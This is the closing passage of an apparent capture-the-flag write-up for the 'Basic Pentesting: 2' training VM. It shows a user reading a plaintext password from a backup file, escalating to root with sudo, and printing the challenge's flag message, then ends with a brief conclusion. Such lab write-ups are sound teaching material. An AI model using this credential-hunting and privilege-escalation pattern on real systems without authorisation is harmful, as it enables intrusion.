kay@basic2:~$ sudo -i
[sudo] password for kay:
root@basic2:~# id
uid=0(root) gid=0(root) groups=0(root)
root@basic2:~#
```

Flag

Go to root directory and display the “flag.txt” :

```
Applications Places System
File Edit View Search Terminal Help
root@basic2: ~
drwxr-xr-x 2 kay kay 4096 Apr 23 15:05 .ssh
-rw-r--r-- 1 kay kay 0 Apr 17 13:05 .sudo_as_admin_successful
-rw----- 1 root kay 538 Apr 23 15:32 .viminfo
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
kay@basic2:~$ sudo -i
[sudo] password for kay:
root@basic2:~# id
uid=0(root) gid=0(root) groups=0(root)
root@basic2:~# ls
flag.txt
root@basic2:~# cat flag.txt
Congratulations! You've completed this challenge. There are two ways (that I'm aware of) to gain
a shell, and two ways to privesc. I encourage you to find them all!

If you're in the target audience (newcomers to pentesting), I hope you learned something. A few
takeaways from this challenge should be that every little bit of information you can find can be
valuable, but sometimes you'll need to find several different pieces of information and combine
them to make them useful. Enumeration is key! Also, sometimes it's not as easy as just finding
an obviously outdated, vulnerable service right away with a port scan (unlike the first entry
in this series). Usually you'll have to dig deeper to find things that aren't as obvious, and
therefore might've been overlooked by administrators.

Thanks for taking the time to solve this VM. If you choose to create a writeup, I hope you'll send
me a link! I can be reached at josiah@vt.edu. If you've got questions or feedback, please reach
out to me.

Happy hacking!
root@basic2:~#
```

Conclusion

In conclusion, this project has been an insightful exploration into the realm of cybersecurity, with Basic Pentesting: 2 serving as our vulnerable machine. We've tackled various network attacks, honed our analytical skills, and gained valuable experience in threat identification and mitigation. As we move forward, let's apply this knowledge to enhance our understanding and contribute to a more secure digital landscape.